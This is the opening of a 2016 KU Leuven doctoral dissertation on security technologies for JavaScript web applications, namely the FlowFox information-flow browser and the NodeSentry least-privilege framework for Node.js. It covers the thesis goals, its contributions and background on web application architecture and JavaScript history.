KU LEUVEN

ARENBERG DOCTORAL SCHOOL
Faculty of Engineering Science

Client- and Server-Side Security Technologies for JavaScript Web Applications

Willem De Groef

Supervisor:
Prof. dr. ir. F. Piessens

Dissertation presented in partial fulfillment of the requirements for the degree of Doctor of Engineering Science (PhD): Computer Science

December 2016

Client- and Server-Side Security Technologies for JavaScript Web Applications

Willem DE GROEF

Examination committee:
Prof. dr. ir. P. Sas, chair
Prof. dr. ir. F. Piessens, supervisor
Dr. ir. L. Desmet
Prof. dr. ir. B. Preneel
Prof. dr. ir. C. De Roover
(University of Brussels)
Dr. N. Bielova
(Inria Sophia Antipolis)

Dissertation presented in partial fulfillment of the requirements for the degree of Doctor of Engineering Science (PhD): Computer Science

December 2016

Uitgegeven in eigen beheer, Willem De Groef, Celestijnenlaan 200A box 2402, B-3001 Heverlee (Belgium)

Acknowledgments

> Pleasure in the job puts perfection in the work.
> – *Aristoteles*

First of all, I want to thank my promotor Frank Piessens. I had the pleasure to explore, under his wings, different fields of software security. Although officially being a promotor, Frank always has been more of a pure mentor. A heartfelt thank you for all the opportunities throughout all the years.

Second, I want to thank Dominique Devriese for being my supervisor of my master thesis and providing the idea seeds of what would become the major part of my PhD. Thank you for your guidance and thought-provoking questions and discussions.

Next, I want to thank my jury members and the (ex-)members of my supervisory committee for the interesting questions, constructive feedback and valuable insights on my work: Paul Sas, Lieven Desmet, Bart Preneel, Coen De Roover, Nataliia Bielova, Dave Clarke, and Claudia Diaz.

I also want to thank my colleagues at DistriNet and the many office mates at the fourth and second floor. Also a special thank you to all my co-authors for their refreshing ideas and the rewarding collaboration.

At last, I want to express my sincere gratitude to my parents, sister, family, parents in law, family in law, and – not in the least – my wife for all opportunities, their patience, support and faith in me making the right choices.

– Willem De Groef

This research is partially funded by the Agency for Innovation by Science and Technology in Flanders (IWT). The research reported in this thesis has benefited from interesting collaborations with broader web security and privacy projects, most notably the SPION and TEARLESS IWT-SBO projects.

Abstract

Building secure web applications is notoriously difficult. The growing importance of JavaScript as a mainstream programming language for web applications, has led to the situation where it is heavily used, both on the client-side in the web browser as on the server-side in JavaScript application server frameworks.

The language allows to easily make programming mistakes and introduce security bugs. In addition, JavaScript web programming relies on a programming model where the application developer can, and often has to, automatically include many pieces of code from external parties. This toxic combination leads to a situation today where security issues are commonly being abused.

Although there are a plethora of ad hoc security solutions for the web browser, client-side attacks are still very common. On the server-side, the situation is even worse, because the available security technologies for JavaScript application frameworks are almost non-existent.

This thesis focuses on the design and implementation of robust client- and server-side security technologies for JavaScript web applications. In this work, we first present a web browser that is capable of enforcing secure information flows on client-side JavaScript applications. This browser can mitigate security and privacy threats by enforcing client-side specified policies. An experimental evaluation provides evidence for compatibility of our browser with sites that make intricate use of JavaScript. We also show that our browser can support powerful, yet compatible policies refining existing security technologies in browsers in a way that is compatible with existing web sites. Second, we present a security technology for server-side JavaScript web applications. This technology supports an easy deployment of web-hardening techniques and custom, fine-grained restrictions on the functionality of third-party libraries and their dependencies, by enforcing the principle of least-privilege. Our performance analysis shows a limited overhead. We analyzed and developed custom policies for a list of reported vulnerabilities to measure the effectiveness of our security technology.

Samenvatting

Het bouwen van veilige webapplicaties blijkt zelfs vandaag de dag bijzonder moeilijk. Doorheen de jaren is het belang van JavaScript als standaard programmeertaal voor webapplicaties alleen maar toegenomen. In de huidige situatie wordt JavaScript bijzonder veel gebruikt, zowel in de webbrowser als in JavaScript applicaties in een serveromgeving.

Deze programmeertaal laat toe dat er bijzonder gemakkelijk programmeerfouten worden gemaakt en dat het bijzonder moeilijk is om te vermijden dat er veiligheidsproblemen worden geïntroduceerd in applicaties. Daarbij komt nog dat een belangrijk principe bij het programmeren van JavaScript webapplicaties is, dat ontwikkelaars stukjes applicatiecode en softwarebibliotheken van andere partijen blindelings importeren en gebruiken. Deze gevaarlijke combinatie leidt tot de situatie vandaag de dag waar veiligheidsproblemen in webapplicaties op grote schaal worden misbruikt. Ondanks een uitgebreide verzameling van ad hoc beveiligingsoplossingen, zijn aanvallen tegen de webbrowser nog altijd veel voorkomend. Aanvallen tegen de serveromgeving zijn nog gevaarlijker, en voor JavaScript applicaties in een serveromgeving bestaan vrijwel geen beveiligingsoplossingen.

In deze thesis focussen we op het ontwerp en de implementatie van robuuste beveiligingstechnologieën voor JavaScript webapplicaties, zowel voor de webbrowser als voor de serveromgeving. Als eerste stellen we een webbrowser voor die het mogelijk maakt om veilige informatiestromen af te dwingen op JavaScript code in de webbrowser. Deze browser kan allerlei bedreigingen, zowel qua veiligheid als qua privacy, afwenden op basis van een beleid gespecificeerd door de gebruiker. In een experimentele evaluatie geven we het bewijs dat deze browser compatibel is met hedendaagse websites die onlosmakelijk gebruik maken van JavaScript. Verder tonen we ook dat deze webbrowser ook een krachtig beleid kan afdwingen waarmee bestaande beveiligingstechnologieën in de webbrowser kunnen worden verfijnd. Ten tweede presenteren we een beveiligingstechnologie voor JavaScript webapplicaties in een serveromgeving. Deze technologie maakt het eenvoudig om standaard beveiligingstechnieken voor webapplicatie uit te rollen en laat ook toe om

specifieke, fijn-korrelige restricties op te leggen op de functionaliteit tussen externe softwarebibliotheken, door het principe van *least-privilege* af te dwingen. Een analyse van de performantie toont aan dat dit kan met slechts een beperkte kost. Verder hebben we voor een lijst van gerapporteerde kwetsbaarheden een beleid-op-maat en een analyse gemaakt, om zo de effectiviteit van onze beveiligingstechnologie te meten.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

Data breaches, cyberattacks, and digital privacy violations have become commonplace and are over the news almost daily. Of all cyber attacks, researchers [141] have found that data breaches, especially of credit card numbers and medical information, are by far the most common.

The combination of a strong grounding in the fundamentals of our society, the explosive growth of the number of its participants[1] and its tremendous increase in complexity, make the web one of the most interesting challenges from the perspective of information security – a problem with many faces.

The conventional fortress model, with its reliance on firewall and host defenses are not sufficient for today's web applications. Securing a web application involves applying security at the network layer, the host layer, and *the application layer*. Web applications must be designed and built using secure design and development guidelines following time-tested security principles.

Building secure web applications is an error-prone task. The current programming model for web applications makes it easy to write insecure code and hard to produce secure code. Even high-profile web sites, with dedicated security budgets, are still vulnerable to application-level attacks, because overlooking a single bug can lead to a security vulnerability. For example, Facebook suffered from a vulnerability that allowed anyone to delete any photo album [95].

Even if a software developer would manage to write perfectly secure code, the current paradigm for web application development, and the choice for JavaScript on both the

[1] At the time of writing this thesis, around 40% of the global population (or about 3.4 billion individuals) are connected via the web.

client-side and the server-side, make it particularly hard. Modern web applications rely on the practice of including third-party code or libraries [124, 49], for example via an internet ad or social media buttons, or by loading a library for a specific programming task. This integration is most of the time a deliberate action from a developer who wants to rely on external libraries, but it can also be the result of a code injection attack due to a security vulnerability. Thus even if an application is free of such injection attacks, there is still a risk that the external libraries themselves contain security vulnerabilities that might be exploitable by attackers. In summary we can say that there are substantial risks to the use of third-party software resources, particularly in a complex programming setting such as the web, but that this practice is unavoidable.

Access control mechanisms, such as the same-origin policy in the web browser [178, 179, 60], offer only limited protection. Many third-party libraries require access to sensitive information or require cross-origin sharing of information. *This conflict between isolation and sharing motivates the need for more fine-grained approach*es.

There is a clear need for robust security technologies or countermeasures that allow the use of third-party libraries in a web context, both at the client-side and the server-side, but at the same time allow fine-grained security controls to prevent e.g., the leakage of personal information. However, more than ever, there is this requirement of reducing the associated risks without hindering the web application in its functionality. This is the problem we try to tackle in this thesis: the development of robust security technologies or countermeasures for web applications, both client- and server-side, that offer adequate security guarantees without putting too much constraints on their functionality.

1.1 Goals of the Thesis

Given this current state of affairs, the focus of this thesis is on the design of robust countermeasure technologies for web applications, with a specific focus on (i) client-side countermeasures for the web browser (see Section 1.1.1) and on (ii) server-side countermeasure for a JavaScript web server environment (see Section 1.1.2).

Limiting the scope of web applications

Typically, web applications are client-server software applications in which the client (sometimes referred to as the user interface of the web application) runs on a dedicated

software called the web browser. Web applications are usually broken into logical components often referred to as “tiers”, where every tier has a clearly specified role. The most common structure for web applications is the three-tiered application, consisting of the presentation, application and storage tier. This setup can even be generalized to a so-called “n-tier architecture”. We refer to Section 2.1 for a more in-depth discussion.

However, for the scope of this thesis, we limit the concept of a web application to its most straightforward variant of a two-tier application that only consists of the presentation tier and the application tier, i.c., the web browser and the Node.js platform that provides a JavaScript runtime environment on the server. We do not focus on the underlying network infrastructure or the extensive list of web service protocols.

There exist many threats associated with web applications. Given the limited scope of web applications in this thesis, we also limit the scope of relevant threat models. Some of the existing threats revolve around exploiting vulnerabilities in the underlying technologies of a two-tier application. However, we focus on attacker models in which an attacker can only abuse web functionality on both tiers that exists by design. In that respect, the web attacker is the most common threat model in the field of web security [9, 51, 18]. It is accepted that every user on the web has the capabilities to become a web attacker. Therefore, the web attacker threat model is considered a baseline for the web and this thesis.

For the first part of this thesis, we even consider a more powerful variant, called the gadget attacker model [9, 18], as this model is extremely relevant in the context of composed content, coming from multiple stakeholders, on the presentation tier.

1.1.1 Client-Side Countermeasure Goals

Client-side countermeasures come in two flavors. Especially in the web context, many client-side countermeasures are actively pushed from the server as part of the web document. The web browser will apply the countermeasure as part of the client-side part of the application. Examples of such an approach are JavaScript sandboxing techniques through JavaScript subsets and rewriting systems [8, 161]. Many standardized client-side countermeasures are baked into the source code of the web browser and configured by the server by sending the specific configurations via the HTTP traffic. Examples are the Content Security Policy (CSP) [170, 168] that helps to detect and mitigate certain types of attacks, including Cross-Site Scripting (XSS) and data injection attacks, and the HttpOnly flag which helps mitigate the risk of client-side scripts accessing the protected cookie. Configuring a CSP policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values

to control resources the web browser is allowed to load for that page. In case of the HttpOnly flag, it is matter of adding the flag to the Set-Cookie in the HTTP response header.

The second flavor of client-side countermeasures, on which we focus in this thesis, are those that are totally independent of the application tier. These types of countermeasures provide security and privacy guarantees, even if the server behaves maliciously or gets abused by an attacker, and might be configurable by the user itself. An example is CsFire, an add-on for Mozilla Firefox which protects users against malicious cross-domain requests [52].

However, this second flavor has also some drawbacks: the countermeasure typically has no extra information to reason about, as in the case of the first flavor, which might make it almost impossible for the countermeasure to work with great precision. Another drawback is that the server pushes application code to the client for which it is expected to have a specific behavior. If the client wants to enforcs a specific security policy on this application code, it might be that the original intended behavior changes – for example when it does not conform with the user's security policy – and breaks the complete application. In this perspective techniques that have the ability to recover from such breaks are very important.

Since 2010, there has been much research around a specific runtime enforcement mechanism for fine-grained information flows, called secure multi-execution or SME [19, 31, 48, 133, 56, 85, 134]. This black-box approach automatically "repairs" insecurities within a program and makes it secure by design. Furthermore, it is also transparent in the sense that it does not change any of the original behavior of a secure program. SME seems interesting as the underlying mechanism for a client-side countermeasure: access control mechanisms are of limited use, as including third-party scripts in web application is common practice [124] and many of these scripts require access to sensitive information for their proper functioning. Therefor, there is a need for a *fine-grained information-flow control* countermeasure technology, which can be fulfilled by SME.

These observations lead to the following specific technical and scientific objectives of this thesis:

Goal 1 The design and implementation of a web browser, capable of enforcing secure information flows on web scripts, based on a client-side specified policy, that works with today's web applications.

Goal 2 The design and evaluation of policies that mitigate relevant security and privacy threats. The complex interactions between the different tiers of a web application and with the underlying browser infrastructure, make designing a useful and secure policy far from trivial.

1.1.2 Server-Side Countermeasure Goals

The context for server-side countermeasures is a bit different. First, the application developer has most of the time only access to the actual application code. therefore, countermeasure technology must be capable of propagating itself to the underlying infrastructure and third-party libraries. It is typically infeasible to install the security technology in the 'lower parts of the application' because this would mean that application developers have to understand the external code base which is non-trivial from an engineering point of view.

Second, there are situations in which it is impossible to a priori modify the underlying code base for example when there are different stages of deployment (e.g., development and production). Each of these stages may download fresh versions of all libraries, removing any changes by the countermeasure technology.

On the server-side, performance and scalability is of utmost importance. The performance penalty of a security technology will impact *all* users of the web application.

Lastly, the robustness of the countermeasure technology is vital. When the web application is under attack, the countermeasure will have to avert the attack without breaking or halting the application, as this would expose the application to the threat of a denial-of-service attack. It will thus be important to have high assurance of the ability to recover from an attack and end up in a known state to guarantee business continuity.

For a long time, the established pattern of web development has been to use JavaScript as the programming language in the web browser and another programming language for server-side logic and request processing (e.g., PHP, Java, Python, Ruby...). Although various attempts were made to bring JavaScript to the server, most of them failed to gain traction (see Section 2.5). That is, till Node.js [2] was introduced in 2009, and sparked excitement in the developer community. Since then, it has been adopted, even by large enterprises, as a viable alternative for the development of high performing, scalable, real time web applications (see Section 2.5.1).

These observations lead to the following technical and scientific objective of this thesis:

Goal 3 The design, implementation and evaluation of a security infrastructure for server-side JavaScript that restricts the functionality of third-party server scripts, by enforcing the principle of least-privilege to greatly diminish the potential damage a potential vulnerability can cause when it gets exploited.

1.2 Contributions

To accomplish the first goal of this thesis, we made analytical, formal and experimental contributions that address the security and privacy issues indicated in the previous section. To enforce fine-grained information flow control on client-side web scripts from within a browser, we propose, formalize and implement a new web browser called FlowFox. The underlying theory that fuels our approach, is based on the fundamental, seminal work by Devriese and Piessens [56].

The detailed contributions for the first and second goals are listed below:

- The design and formalization of a simplified browser model and an extended formal model of FlowFox (Section 3.2.3). Both formal models and their operational semantics are implemented in the PLT Redex language to allow interactive exploration and experimentation with both models. On the basis of this formal model, we prove that any web script is non-interferent when executed by FlowFox (Section 3.2.4).
- A design overview and extensive discussion of the implementation details of FlowFox, the first fully functional web browser with support for sound and precise information flow control for JavaScript. The browser is based on a modified Firefox browser and enforces secure multi-execution on every web script individually (Section 3.4). Based on our implementation, we performed a performance evaluation by quantifying the induced performance penalty and the memory cost of FlowFox compared to an unmodified Firefox (Section 3.5.3). This evaluation indicates that the predicted overhead, based on the formal theory of SME and previous tests with simple SME implementations, was in line with our implementation. The macro benchmarks indicate that as soon as network latency and user interactions are taken into account, the perceived overhead is at a more acceptable level.
- A systematic security evaluation of FlowFox that verifies whether the formal guarantees about non-interference also hold in practice. First, we go into detail on why our prototype implementation – apart from being a research prototype – could fail to provide non-interference for web scripts (Section 3.5.2). Second, we assess the usefulness of FlowFox as a security countermeasure technology. We provide evidence that FlowFox can enforce policies that effectively mitigate concrete security and privacy threats and thus subsumes many ad hoc security countermeasures for concrete threats (Section 3.5.2).
- A large-scale evaluation of the compatibility of FlowFox (Section 3.5.1) with the top 10.000 web sites, by automatically crawling and comparing each of these rendered web sites in FlowFox with a rendered image of the web site

in an unmodified Firefox. This evaluation allows us to claim that FlowFox does not break web sites. Furthermore, we automatically analyzed the in-depth behavior of FlowFox on real-world, complex web sites, including Amazon, Google, Facebook, Yahoo, that make intricate use of JavaScript by playing interactive scenarios of typical use cases for each web site. This evaluation, in combination with the performance evaluation, allows to assess the potential impact of FlowFox on the user experience, and make the claim that the perceived overhead for a user is at an acceptable level, and does not hinder the applicability of the specific countermeasure technology in real-life.

To accomplish the third goal, we developed a robust countermeasure to enforce least-privilege integration of third-party JavaScript libraries in scripts in a server-side JavaScript application, based on a policy enforcement infrastructure that supports an easy deployment of web-hardening techniques (see Section 4.3.2 and 4.6) and custom access control policies on interactions between (third-party) libraries and their environment.

Detailed contributions for the third goal are listed below:

- A thorough analysis of a new policy infrastructure that can subsume and combine (1) common web-hardening techniques and measures, (2) common and custom access control policies on interactions between (third-party) libraries and the server environment, including any dependent library (Section 4.3). The infrastructure allows policies that specify how to "fix" security exceptions, on top of raising security exceptions and terminating execution. These features support our general goal to develop *robust* countermeasures for server-side JavaScript applications.
- A design and implementation presentation of NodeSentry, the first server-side JavaScript architecture that enforces the principle of least-privilege on the integration of (third-party) server-side libraries in a JavaScript server application in Node.js (Section 4.5), with low impact for the programmer by relying on experimental features of JavaScript (Section 4.4). Given the importance of performance for server-side software, we carried out a detailed performance analysis to verify the impact of NodeSentry on both the throughput and the capacity of the server (Section 4.6).
- An extensive, systematic security analysis to evaluate the effectiveness of NodeSentry as a security framework (Section 4.6.2). We analyzed a list of 73 reported vulnerable (third-party) libraries for Node.js, assigned them to a vulnerability category and showed for each of vulnerability categories how NodeSentry would fix the vulnerability by providing example policies. The evaluation also indicates that NodeSentry could be used as a community-driven platform to provide patches to security vulnerabilities.

1.3 Complementary Research

Apart from the main contributions that are fully included within this dissertation in Chapters 3 and 4, the author of this thesis was also involved in complementary research that heavily involved the contributions for the first research goal in this thesis.

This research can be split into a category of work that extended the core SME theory [56] and its browser implementation [47] with:

- an improvement of SME to support stateful declassification for web scripts [164]. This was joint work with Mathy Vanhoef, Dominique Devriese, Frank Piessens and Tamara Rezk;
- a more permissive and fine-grained session integrity enforcement mechanism with strong assurance for authenticated sessions [94]. This was joint work with Wilayat Khan, Stefano Calzavara, Michele Bugliesi and Frank Piessens.

The second category involved research that made intricate use of the original FlowFox browser as a fundamental corner stone for its claims:

- a privacy-enhanced social application platform [137]. This was joint work with Tom Reynaert, Dominique Devriese, Lieven Desmet and Frank Piessens;

In the remainder of this section, a summary of each research paper is given.

Stateful Declassification Policies for Event-Driven Programs

Browsers commonly run untrusted JavaScript code. Such scripts can handle user interface events (e.g., a key press or mouse click) and network events (e.g., the arrival of an HTTP response). By handling these events, scripts can interact with the user and one or more services on the network. Since scripts have (and need) access to both user information and to remote HTTP servers (even multiple such servers in the common case of web mashups), scripts are commonly used to leak user private information to untrusted network servers [84].

Researchers [47, 76, 90] have realized that mechanisms for information flow security are a promising countermeasure for such curious or malicious scripts, as information flow security mechanisms can allow the script to have access to private information but at the same time can prevent it from leaking that information to untrusted network servers.

However, this strict information flow control does break some functionality that is important for the web today. Releasing limited information, such as aggregated or derived information of key strokes or GPS location, sometimes poses negligible security risks, and can be considered acceptable and even useful in many situations.

What is needed to support scenarios such as web analytics, is some form of declassification: a declassification policy should specify what kind of aggregate or derived information is safe to release to low observers.

Vanhoef et al. propose a specific type of stateful declassification policies for JavaScript programs, and developed an enforcement mechanism for these policies on top of (the underlying SME mechanism of) FlowFox [56, 26] and proved soundness and precision. Vanhoef et al. also provide evidence that such declassification policies are useful in the context of JavaScript web applications by showing they support privacy-friendly collection of web analytics data.

Client Side Web Session Integrity as a Non-Interference Property

Because of the stateless nature of the HTTP protocol, web applications that need to maintain state over multiple interactions with a client have to implement some form of session management: the server needs to know to which ongoing session (if any) incoming HTTP requests belong. Sessions are usually implemented by means of session cookies. All subsequent requests from the same client will carry this cookie, and this tells the server which session incoming requests belong to.

Session management is an important but vulnerable part of the modern web, in particular because client authentication is usually tied to sessions: if authentication is successful, the server marks the session as authenticated. Sessions can be attacked in many ways.

The focus of Khan et al. is on client-side protection against application-level attacks against sessions. Their objective is to formally define the notion of client-side session integrity and to develop provably secure countermeasures for such application-level attacks. While point solutions exist to protect against various forms of CSRF and script injection, the problem of application-level session integrity is not yet well-understood.

The main objectives of the paper of Khan et al. are: (1) to refine a formal definition of session integrity to a classical non-interference property [145], under the assumption that appropriate defenses against both network-level and cookie-level attacks are put in place, and (2) to design an information flow control technique that can enforce session integrity in a more permissive and fine-grained way than access control mechanisms can. This is crucial to foster the usability of the client-side protection

mechanism and support collaborative web scenarios, like e-payment. The prototype implementation of the mechanism is built on top of FlowFox.

PESAP: a Privacy Enhanced Social Application Platform

Today social networking sites are ubiquitous. They host an important part of the on-line communication and contain the majority of personal information that is available on the web. Almost every major social networking site provides means to access data in their social graph. Third- party applications spread through the on-line communities and the popularity of these social applications keeps increasing.

Although they might be hard to configure and adjust to one's wishes, users usually trust the social networking sites to respect their privacy settings. Trusting each third-party application developer to keep to the policies and to respect your privacy is more difficult to justify. All social application platforms, require an explicit or sometimes implicit authorization of the user before granting an application access to her data.

These access control mechanisms provide a first shielding of the personal information of a user from application developers. However, once given consent, this shield is broken and application developers can harvest and possibly misuse the user's personal information.

All major social networking sites prohibit application developers from misusing personal information or forwarding it to other parties, such as advertising companies. However, it is difficult to verify the compliance of application developers with these rules. With these two protection mechanisms in place, the social networking site shifts the responsibility of protecting personal information to the user.

Reynaert et al. present a privacy enhanced social application platform (PESAP) that technically enforces the protection of personal information, when interacting with social applications, and that is as compliant as possible with the state-of-the-art of social application platforms and applications. This framework is based on two pillars: a stripped-down anonymization of the social graph of the social platform and secure information flow inside the browser, to keep the user's private information in the browser. This last pillar is based on FlowFox.

1.4 Outline of the Thesis

This dissertation consists of five chapters in total.

Chapter 2 draws the context in which these works should be viewed and provides the necessary technical background to understand the relevant web technologies, web browsers, client-side JavaScript, server-side JavaScript, and the basics of web security. It also contains a section on relevant related work.

The main body of this thesis, i.c., Chapters 3 and 4, originate from peer-reviewed, accepted and published papers. Chapter 3 presents FlowFox, the first fully functional web browser that implements an information flow control mechanism for web scripts based on the technique of secure multi-execution [56]. Chapter 4 presents NodeSentry, the first security architecture for server-side JavaScript that supports secure least-privilege integration of libraries.

Chapter 5 concludes this thesis by reviewing the contributions, and providing interesting opportunities for future research.

Chapter 2

Background

This chapter draws the context for this text, introducing and explaining basic concepts related to web applications and their associated technologies.

Section 2.1 introduces the basic structure and technologies of web applications. Section 2.2 discusses JavaScript and its importance for today's web. Section 2.3 sketches a short history of web browsers and their architecture, and goes into detail on the JavaScript engine. Section 2.4 looks at the topic of content isolation, one of the fundamental security mechanisms of a browser. Section 2.5 sketches the history of server-side JavaScript and introduces the Node.js platform. Section 2.6 introduces the field of server-side JavaScript security and discusses attack techniques. Section 2.7 provides an overview of relevant related work. Finally, Section 2.8 concludes this background chapter and provides an overview of the remainder of this thesis.

2.1 Anatomy of Web Applications

Web applications are complicated and advanced software applications. They implement the business logic that enables users' interaction, through a web browser, with the web site. Furthermore, they allow transacting and interfacing with the back-end data systems, e.g., data bases.

All these web applications are composed of code that represents the graphical interface, or web interface of the application, the web server that serves this content, and code from many other sources that forms the business logic for internal data accesses and transactions. Additionally, the data from the back-end data systems and the database management system are all crucial elements of the web application.




Figure 2.1: Overview of a three-tier application and its dependencies [171].

Web applications are usually broken into logical components often referred to as "tiers", where every tier has a clearly specified role. The most common structure for web applications is the three-tiered application, consisting of the presentation, application and storage tier. The web browser is typically seen as the first (presentation) tier. This top-most level of the application has the function to translate tasks and results to something the user can understand. The engine that uses technologies to generate web content (e.g., ASP from Microsoft, PHP, Ruby on Rails, or Node.js) is considered the middle (application or business logic) tier. This tier coordinates the application, processes commands, makes logical decisions and evaluations, and performs calculations. The logic tier also moves and processes data between the two surrounding tiers. The database to store and retrieve back-end information is the third (storage) tier. The components of such a three-tiered web application are shown schematically in Figure 2.1.

Often, different actors within the enterprise are responsible for the development, support or maintenance of these components. While the term "application" may suggest a single, discrete entity, in reality this often means a complex software stack with code coming from multiple sources. Some components are develop in-house, some are bought from a third-party vendor. Integrating and managing this complex software stack is a daunting task and if the integration is not completely clean, or if

any of the components contains a vulnerability, the web application as a whole might be vulnerable to a failure, or to an attack.

2.1.1 Multi-Tenant Web Applications

Popular web applications were originally designed to function as a single application instance to serve all clients or customers. A natural evolution of this model is to offer additional customization to different groups of clients. This new model, based on multiple independent instances of an application in a shared environment, is refered to as *multi-tenancy*. In such a multi-tenant environment, multiple clients or *tenants* share the same application and computing resources, i.e., the application runs on the same operating system and hardware. However, each tenant can only access its own data from the storage tier and remains isolated from data that belongs to all other tenants. The tenants are thus logically isolated, but physically integrated. Multi-tenant web applications are used to provide a high degree of customization to support each tenant's needs, like for example specific branding, different workflows, or organization-dependent access rights. Multi-tenancy differs from multi-instance architectures, where different application instances operate on behalf of different tenants (see Figure 4.1) [72].

Multi-tenancy is typically introduced for cost savings by amortizing the overhead of computing resources over many customers, and to reduce licensing costs of the underlying software (e.g., operating systems or database systems) [38]. Multi-tenancy also simplifies the release management process. On the other side, the application architecture and implementation of multi-tenant web applications is more complex, and thus more costly, and providing the necessary security measures is more stringent. Multiple clients accessing the same web application and the same database on the same hardware, may also affect response times and performance for other tenants [72]. The number of multi-tenant web applications is increasing day by day [38].

2.1.2 Technology Stack

In the typical three-tier model, the web browser acts as the client, and the two other tiers as the server, forming a typical client-server model. From the perspective of the end user, both the business and storage tier appear as one black box. Communication between the client and server, in the context of web applications, happens via the HTTP protocol. The Hypertext Transfer Protocol (HTTP) [62] is the foundational application protocol for data communication for the world wide web. HTTP defines methods to indicate the desired action (e.g., a GET) to be performed on the requested resource (e.g., an HTML file) by specifying the Uniform Resource Locator (URL) or web address. HTTP functions as a request-response protocol: the web browser

submits an HTTP request message to the server. The server performs the desired action on behalf of the client and returns a response message to the client.

The client is in charge of rendering the graphical user interface of the web application. In a web application, the server sends a web page back to the client's web browser, that contains a semantical description of the user interface.

HyperText Markup Language (HTML) [60, 101] is the standard markup language for web applications and web pages. HTML semantically describes the structure of a web page. Cascading Style Sheets (CSS) [104] is a style sheet language for describing the presentation of a HTML web page. CSS sets the visual style of a web page. Web pages can also embed JavaScript (see Section 2.2) applications. These JavaScript applications can add dynamic elements to the user interface or even perform some of the business logic.

HTML, CSS, and JavaScript form the triad of cornerstone technologies for the world wide web. For the rest of this thesis, we will focus only on the JavaScript technology, as it is the most important one from a security point of view. However, academic research has shown that both HTML , CSS, and other web technologies that do not represent executable code, e.g., scalable vector graphics, or SVG, can also cause security issues [15, 83, 78, 77, 79].

2.2 JavaScript Is Eating the World

JavaScript saw the light in May 1995, when the software engineer Brendan Eich hacked together a programming language in ten days. Eich was working for Netscape, now Mozilla, known for the Mozilla Firefox web browser. JavaScript, not to be confused with Java, was originally named Mocha, a name chosen by Marc Andreessen, founder of Netscape.

During the following years, the name of the language changed a few times. In September 1995 the name was changed to LiveScript. In December of the same year, after receiving a trademark license from Sun, the name JavaScript was adopted. The name was a bald marketing move, with Java being very popular around then.

During the years 1996-1997, JavaScript was taken to Ecma International ®, an international private non-profit standards organization, to carve out a standard specification, which other browser vendors could then implement based on the work done at Netscape.

Programmers always have had a difficult relation with JavaScript. JavaScript had so many design flaws that in the nineties, many users simply disabled JavaScript in their

browsers. Even professional programmers denigrated JavaScript, e.g., because the target audience consisted of "web authors and other such amateurs" [42].

An important breakthrough was the advent of Ajax (short for asynchronous JavaScript and XML), as this brought more professional programming attention. This set of techniques allowed to create asynchronous web applications. Web applications can now send and retrieve data from a server asynchronously without interfering with the display, e.g., to change content dynamically without the need to reload the entire page [157]. This has led to a whole wave of new frameworks and libraries and to the perception of JavaScript as the driving language for web applications both on the client and server side.

The last ten years, JavaScript has grown in scope and application domain. Since its introduction in 1995, JavaScript has been used all along the front-end/back-end spectrum, ranging from database systems, to application servers to complex user interfaces in the browser. In addition to web browsers, JavaScript engines have been embedded in a broad spectrum of applications. Each of these applications provides its own object model that provides access to the host environment. For example in browsers, there has been an enormous growth in browser extensions – small JavaScript applications that run inside a privileged environment in the web browser [158, §2.2.5]. But JavaScript has also popped up at the server (see Section 2.5) and in database systems. Apart from the typical web application context, JavaScript is also being used as an embedded scripting language in for example the Adobe Create Suite, OpenOffice, the Unity game engine, and the GNOME shell. Even robots and drones can be fueled by JavaScript today.

JavaScript is also increasingly being used as a compile target for source-to-source compilers. The asm.js project consists of an extraordinarily optimizable, low-level strict subset of JavaScript [119]. Source-to-source compilers, such as for example Emscripten [177], compile C code to this subset. This results in JavaScript applications that have performance characteristics closer to that of native code than standard JavaScript [119]. Amongst the ported applications are the Unreal game engines, Doom and other programming language environments [177].

Today, JavaScript is the most dominant programming language on the web. The StackOverflow web site, one of the most popular platforms for users to ask and answer questions on software development matters, organizes a yearly survey amongst its visitors. The 2016 survey had [3] 56,033 participants and gives an insight into the findings of current developers. One of the major findings was that more people use JavaScript than any other programming language. Even back-end developers are more likely to use it than any other language.

2.2.1 Pitfalls of JavaScript

JavaScript is an evolving programming language, resulting in many new versions of the ECMAScript standard. JavaScript is also a complex and unusual language, with many tricky corner cases. The ECMAScript standards, by necessity, are large and full of these corner cases. The latest specification of ECMAScript 2016 Language Specification is a PDF document with 586 pages [58]. Despite the best efforts of their editors, these specifications are sometimes unclear and, in some isolated cases, even inconsistent [28].

Despite the popularity of JavaScript, both client-side and server-side, and even beyond the scope of web applications, the language suffers from several language design inconsistencies [43]. This makes writing web applications in JavaScript a non-trivial task. It is one of the reasons that Microsoft developed TypeScript, a superset of JavaScript, to enable developers to use highly-productive development tools and practices like static checking and code refactoring when developing applications, and to work around some of the peculiarities of JavaScript [115].

Douglas Crockford, often refers to JavaScript as "the world's most misunderstood programming language" [42] and has even written a book about its good parts [43] – a book much thinner than for example "JavaScript: The Definitive Guide" [63] from David Flanagan. This highlights the fact that JavaScript experts are aware of the pitfalls of JavaScript and that programmers must be very careful when writing JavaScript applications.

Browser vendors keeping up with every change, have to take all of these corner cases into account, and make sure that their JavaScript engine stays backwards compatible. This in turn, makes that over time a lot of corner cases, for even simple operations like adding an element to an array, slipped into the browser code base.

Lack of formal specification

Several academic efforts have been made in the last decade to define a full formal semantics of JavaScript, most notably by Maffeis et al. [109], Guha et al. [70], Gardner et al. [66], and Bodin et al. [28]. At the time of writing, Park et al. [129], have defined KJS, a mature, tested formal semantics of JavaScript. It is the only executable semantics that passes all the 2700+ core tests from the ECMAScript 5.1 conformance test suite, putting itself at the same level as Chrome V8, the only existing implementation of JavaScript that passes all the tests.

